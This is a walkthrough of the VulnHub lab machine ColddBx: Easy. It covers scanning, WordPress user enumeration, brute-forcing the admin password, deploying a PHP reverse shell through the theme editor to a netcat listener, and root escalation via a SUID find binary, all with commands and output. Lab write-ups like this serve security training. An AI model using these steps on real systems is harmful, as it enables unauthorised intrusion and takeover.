

ColddBx: Easy Walkthrough

Machine Information

Field	Details
Name	ColddBx: Easy
Author	Martin Frias (C0ldd)
Series	ColddBx
Release Date	23 October 2020
Difficulty	Easy
Platform	VulnHub
Category	WordPress Enumeration, Credential Attack, Privilege Escalation
URL	https://www.vulnhub.com/entry/colddbx-easy,586/

Introduction

ColddBx: Easy is a beginner-friendly VulnHub machine focused on WordPress enumeration, credential attacks, web shell deployment, and Linux privilege escalation.

The machine exposes a vulnerable WordPress installation that allows user enumeration and password brute-forcing. After obtaining administrator access, a PHP reverse shell can be uploaded through the WordPress theme editor to gain remote code execution. Privilege escalation is then achieved through a misconfigured SUID binary.

This machine is excellent for practicing:

- WordPress enumeration
- User discovery
- Password attacks
- Web shell deployment
- Reverse shell handling
- Linux privilege escalation using SUID binaries

Attack Path Overview

1. Discover target machine.
 2. Enumerate open services.
 3. Identify WordPress installation.
 4. Enumerate WordPress users.
 5. Brute-force WordPress credentials.
 6. Gain administrator access.
 7. Upload PHP reverse shell through Theme Editor.
 8. Obtain www-data shell.
 9. Enumerate SUID binaries.
 10. Abuse SUID-enabled find binary.
 11. Escalate privileges to root.
 12. Capture both flags.
-

1. Network Discovery

Identify the target machine on the local network.

```
sudo netdiscover -i eth0
```

Result:

```
192.168.10.27
```

Target identified:

```
192.168.10.27
```

Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 5 hosts. Total size: 360

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.1	b4:f9:49:43:79:2c	2	120	optilink networks pvt ltd
192.168.10.4	50:c2:e8:95:0b:37	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.10.27	08:00:27:53:ec:00	1	60	PCS Systemtechnik GmbH
192.168.10.5	86:a6:8c:1e:45:9c	1	60	Unknown vendor
192.168.10.9	56:c1:a3:f0:c1:59	1	60	Unknown vendor

2. Port Scanning

Perform service enumeration using Nmap.

```
sudo nmap -sC -sV 192.168.10.27 --min-rate 10000
```

Result:

```
80/tcp open http Apache 2.4.18
WordPress 4.1.31
```

Observations:

- Only HTTP service is exposed.
- WordPress CMS detected.
- Apache running on Ubuntu.

```
(kali@kali)-[~]
$ sudo nmap -sC -sV -p- 192.168.10.27 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-13 09:37 IST
Nmap scan report for 192.168.10.27
Host is up (1.6s latency).
Not shown: 56479 filtered tcp ports (no-response), 9055 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
MAC Address: 08:00:27:53:EC:00 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.91 seconds
```


3. Website Enumeration

Browse to:

```
http://192.168.10.27
```

A WordPress website is displayed.

Since WordPress is detected, further CMS-specific enumeration is performed.



4. Directory Enumeration

Use Gobuster to discover hidden directories.

```
gobuster dir \  
-u http://192.168.10.27/ \  
-w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt \  
-x php,html,txt,old,bak
```

Interesting findings:

```
/wp-login.php  
/wp-admin  
/xmlrpc.php  
/hidden
```

The presence of:

```
wp-login.php
```

confirms a standard WordPress authentication portal.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.10.27/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html,txt,old,bak

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.10.27/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,txt,old,bak
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 301) [Size: 0] [→ http://192.168.10.27/]
/wp-content (Status: 301) [Size: 319] [→ http://192.168.10.27/wp-content/]
/wp-login.php (Status: 200) [Size: 2547]
/license.txt (Status: 200) [Size: 19930]
/wp-includes (Status: 301) [Size: 320] [→ http://192.168.10.27/wp-includes/]
/readme.html (Status: 200) [Size: 7173]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin (Status: 301) [Size: 317] [→ http://192.168.10.27/wp-admin/]
/hidden (Status: 301) [Size: 315] [→ http://192.168.10.27/hidden/]
/xmlrpc.php (Status: 200) [Size: 42]
```

5. WordPress User Enumeration

Run WPScan to enumerate users.

```
wpscan --url http://192.168.10.27/ --enumerate u
```

Discovered users:

```
philip
hugo
c0ldd
```

The user "c0ldd" appears to be the most promising target.

```
(kali㉿kali)-[~]
$ wpscan --url http://192.168.10.27/ --enumerate u

WordPress
ColdBox

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.10.27/ [192.168.10.27]
[+] Started: Sat Jun 13 09:44:55 2026

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.10.27/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.10.27/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 → (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified: [the cold in person]

[+] the cold in person
| Found By: Rss Generator (Passive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[i] No WPScan API Token given, as a result vulnerability data has not been output.
[i] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Jun 13 09:45:09 2026
[+] Requests Done: 59
[+] Cached Requests: 6
[+] Data Sent: 14.512 KB
[+] Data Received: 264.826 KB
[+] Memory used: 183.940 MB
[+] Elapsed time: 00:00:14
```

6. Password Brute Force

Attempt a password attack against the WordPress login page.

```
wpscan \
--url http://192.168.10.27/ \
--usernames c0ldd \
```

```
--passwords /usr/share/wordlists/rockyou.txt \  
--password-attack wp-login
```

Successful credentials:

Username: c0ldd
Password: 9876543210

```
(kali@kali)-[~]  
$ wpscan --url http://192.168.10.27/ --usernames c0ldd --passwords /usr/share/wordlists/rockyou.txt --password-attack wp-login  
  
WordPress Security Scanner by the WPScan Team  
Version 3.8.28  
Sponsored by Automattic - https://automattic.com/  
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[+] URL: http://192.168.10.27/ [192.168.10.27]  
[+] Started: Sat Jun 13 09:45:57 2026  
  
Interesting Finding(s):  
  
[+] Headers  
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] XML-RPC seems to be enabled: http://192.168.10.27/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/  
  
[+] WordPress readme found: http://192.168.10.27/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
  
[+] The external WP-Cron seems to be enabled: http://192.168.10.27/wp-cron.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%
```


```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)  
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00  
  
[!] No Config Backups Found.  
  
[+] Performing password attack on Wp Login against 1 user/s  
[SUCCESS] - c0ldd / 9876543210  
Trying c0ldd / 9876543210 Time: 00:00:45 < > (1225 / 14345617) 0.00% ETA: ??:?:??  
  
[!] Valid Combinations Found:  
| Username: c0ldd, Password: 9876543210  
  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

7. WordPress Dashboard Access

Login using:

Username: c0ldd
Password: 9876543210

Successful authentication grants access to the WordPress administrative dashboard.



8. Uploading a PHP Reverse Shell

Navigate to:

Appearance → Editor

Select:

404.php

Replace the existing code with a PHP reverse shell.


A common choice is the PentestMonkey PHP reverse shell.

Modify:

```
$ip = '192.168.10.13';  
$port = 1234;
```


Replace with your Kali IP address and desired listening port.

Save the file.



9. Triggering Remote Code Execution

The theme path is:

```
http://192.168.10.27/wp-content/themes/twentyfifteen/
```

Trigger the shell:

```
http://192.168.10.27/wp-content/themes/twentyfifteen/404.php
```

Start a Netcat listener before visiting the page.

```
nc -lnvp 1234
```

Connection received:

```
uid=33(www-data)
```

```
(kali@kali)-[~] Welcome to WordPress
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.10.13] from (UNKNOWN) [192.168.10.27] 41914
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
06:22:22 up 21 min, 0 users, load average: 0.00, 1.18, 2.21
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

10. Shell Stabilization

Upgrade the shell for easier interaction.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Verify access:

```
whoami
```

Output:

```
www-data
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ColddBox-Easy:/$ whoami
whoami
www-data
```

11. User Enumeration

Navigate to the user directory.

```
cd /home
ls
```

Result:

```
c0ldd
```

Attempting to read:

```
cat /home/c0ldd/user.txt
```

Results in:

```
Permission denied
```

Privilege escalation is required.

```
www-data@ColddBox-Easy:/$ cd /home
cd /home
www-data@ColddBox-Easy:/home$ ls
ls
c0ldd
www-data@ColddBox-Easy:/home$ cd c0ldd
cd c0ldd
www-data@ColddBox-Easy:/home/c0ldd$ ls
ls
user.txt
www-data@ColddBox-Easy:/home/c0ldd$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

12. SUID Enumeration

Search for SUID binaries.

```
find / -perm -4000 2>/dev/null
```

Interesting finding:

```
/usr/bin/find
```

A SUID-enabled find binary is dangerous because it can execute commands with elevated privileges.

```

www-data@ColddBox-Easy:/home/c0ldd$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper

```

13. Privilege Escalation

Using GTF0Bins methodology:

```
/usr/bin/find . -exec /bin/sh -p \; -quit
```

Root shell obtained.

Verify:

```
id
```

Output:

```
uid=33(www-data) gid=33(www-data) euid=0(root)
```

Root privileges successfully acquired.

```

# # id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)

```

14. User Flag

Read the user flag.

```
cat /home/c0ldd/user.txt
```

Output:

```
RmVsawNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

Decode:

```
echo "RmVsawNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==" | base64 -d
```

Result:

```
Felicidades, primer nivel conseguido!  
English translation: Congratulations, first level achieved
```

```
uid=99(www-data) gid=99(www-data) euid=0(root) groups=99(www-data)  
# ls  
ls  
user.txt  
# cat user.txt  
cat user.txt  
RmVsawNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

```
(kali㉿kali)-[~]  
$ echo "RmVsawNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==" | base64 -d  
Felicidades, primer nivel conseguido!
```

15. Root Flag

Navigate to root directory.

```
cd /root
```

Read the flag.

```
cat root.txt
```

Output:

```
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
```

Decode:

```
echo "wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=" | base64 -d
```

Result:

```
¡Felicidades, máquina completada!  
English translation: Congratulations, machine completed!
```

```
# cd /root  
cd /root  
# ls  
ls  
root.txt  
# cat root.txt  
cat root.txt  
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
```

```
(kali@kali)~$ echo "wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=" | base64 -d  
¡Felicidades, máquina completada!
```

Flags

User Flag

```
Felicidades, primer nivel conseguido!
```

Root Flag

```
¡Felicidades, máquina completada!
```

Vulnerabilities Identified

Weak WordPress Credentials

The WordPress administrator account used a weak password:

```
9876543210
```

which was successfully brute-forced.

Theme Editor Abuse

WordPress administrator access allowed direct modification of PHP files through the theme editor.

This resulted in remote code execution.

Dangerous SUID Configuration

```
/usr/bin/find
```

was configured with the SUID bit set.

This allowed privilege escalation through GTFOBins techniques.

Tools Used

- Netdiscover
- Nmap
- Gobuster
- WPScan
- Netcat

- Python PTY
 - GTFOBins
-

Lessons Learned

This machine demonstrates several common attack vectors:

- WordPress user enumeration
- Credential attacks against CMS logins
- Abuse of administrative functionality
- PHP reverse shell deployment
- Linux privilege escalation through SUID binaries

It highlights how a single weak password can lead to complete system compromise.

Conclusion

ColdBox: Easy is an excellent beginner-level machine that introduces WordPress penetration testing concepts and Linux privilege escalation fundamentals.

The compromise path was straightforward:

```
WordPress Enumeration
  ↓
User Discovery
  ↓
Password Brute Force
  ↓
Admin Dashboard Access
  ↓
PHP Reverse Shell Upload
  ↓
www-data Shell
  ↓
SUID find Abuse
  ↓
Root Access
```


The machine provides a practical demonstration of how misconfigured web applications and insecure Linux permissions can lead to full system compromise.